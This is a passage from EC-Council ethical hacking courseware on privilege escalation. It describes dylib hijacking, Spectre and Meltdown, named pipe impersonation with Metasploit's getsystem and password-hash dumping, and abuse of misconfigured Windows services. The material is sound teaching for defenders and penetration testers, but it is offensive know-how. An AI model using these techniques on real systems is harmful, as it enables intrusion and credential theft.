


Figure 6.78: Screenshot of Exploit DB showing privilege escalation vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using Dylib Hijacking

Similar to Windows, OS X is also vulnerable to dynamic library attacks. OS X provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. OS X allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.





Figure 6.79: Example of privilege escalation using Dylib hijacking

Dylib Hijack Scanner helps attackers to detect dylibs that are vulnerable to hijacking attacks. After identifying vulnerable dylibs, attackers use tools such as DylibHijack to perform dylib hijacking on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

feature to force the processor to take an improper speculative decision and further access data out of range.


Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.

- **Meltdown Vulnerability**

  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.

  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.80: Screenshot of Metasploit showing privilege escalation




Figure 6.81: Screenshot of Metasploit showing privilege escalation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.82: Screenshot of Metasploit showing dump of password hashes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, etc. to elevate access privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.




Figure 6.83: Screenshot of Metasploit showing shell access to the target system

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks “”, so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.




Figure 6.84: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.




Figure 6.85: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions

- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

